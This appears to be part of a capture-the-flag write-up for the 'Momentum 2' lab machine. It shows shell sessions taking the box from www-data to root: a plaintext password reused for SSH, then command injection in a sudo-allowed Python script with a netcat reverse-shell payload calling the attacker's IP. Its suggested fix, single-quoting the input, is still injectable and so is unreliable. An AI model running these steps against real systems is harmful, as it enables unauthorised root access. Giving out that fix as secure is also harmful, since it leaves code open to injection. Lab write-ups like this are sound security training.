
```
data) gid=33(www-data) groups=33(www-data)
```

```
┌──(alienum㉿kali)-[~]
└─$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.0.2.15] from 10.0.2.251 [10.0.2.251] 58208
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/usr/bin/script -qc /bin/bash /dev/null
www-data@momentum2:/var/www/html/owls$ hostname
hostname
momentum2
www-data@momentum2:/var/www/html/owls$
```

User | Guess

```
www-data@momentum2:~$ ls
ls
athena  team-tasks
www-data@momentum2:~$ cd athena
cd athena
www-data@momentum2:~/athena$ ls
ls
password-reminder.txt  user.txt
www-data@momentum2:~/athena$ cat password-reminder.txt
cat password-reminder.txt
password : myvulnerableapp[Asterisk]
www-data@momentum2:~/athena$ pwd
pwd
/home/athena
www-data@momentum2:~/athena$
```


- password reminder → `myvulnerableapp[Asterisk]`
- ssh credentials → `athena : myvulnerableapp*`



```
┌──(alienum㉿kali)-[~]
└─$ ssh athena@10.0.2.251
athena@10.0.2.251's password:
Linux momentum2 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu May 27 16:29:00 2021 from 10.0.2.15
athena@momentum2:~$
```

Root

- sudo



```
athena@momentum2:~$ sudo -l
Matching Defaults entries for athena on momentum2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User athena may run the following commands on momentum2:
    (root) NOPASSWD: /usr/bin/python3 /home/team-tasks/cookie-gen.py
athena@momentum2:~$
```

- read the script
- name : cookie-gen.py
- path : /home/team-tasks/

```
import random
import os
import subprocess

print('~ Random Cookie Generation ~')
print('[!] for security reasons we keep logs about cookie seeds.')
chars = '@#$ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefgh'

seed = input("Enter the seed : ")
random.seed = seed

cookie = ''
for c in range(20):
    cookie += random.choice(chars)

print(cookie)

cmd = "echo %s >> log.txt" % seed
subprocess.Popen(cmd, shell=True)
```

- The vulnerable part is :

```
cmd = "echo %s >> log.txt" % seed
subprocess.Popen(cmd, shell=True)
```

Command Injection

- The secure version should be like :

```
cmd = "echo '%s' >> log.txt" % seed
subprocess.Popen(cmd, shell=True)
```


- command

```
;nc -e /bin/bash 10.0.2.15 4444
```

- listener

```
nc -lvp 4444
```

Rooted



```
athena@momentum2:~$ sudo -u root /usr/bin/python3 /home/team-tasks/cookie-gen.py
~ Random Cookie Generation ~
[!] for security reasons we keep logs about cookie seeds.
Enter the seed : ;nc -e /bin/bash 10.0.2.15 4444
VLOANNSLQAgEcDZMQfeL

athena@momentum2:~$ 
```

```
┌──(alienum㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from 10.0.2.251 [10.0.2.251] 33818
id
uid=0(root) gid=0(root) groups=0(root)
/usr/bin/script -qc /bin/bash /dev/null
root@momentum2:/home/athena# id
id
uid=0(root) gid=0(root) groups=0(root)
root@momentum2:/home/athena# cd
cd
root@momentum2:~# ls
ls
root.txt
root@momentum2:~# 
```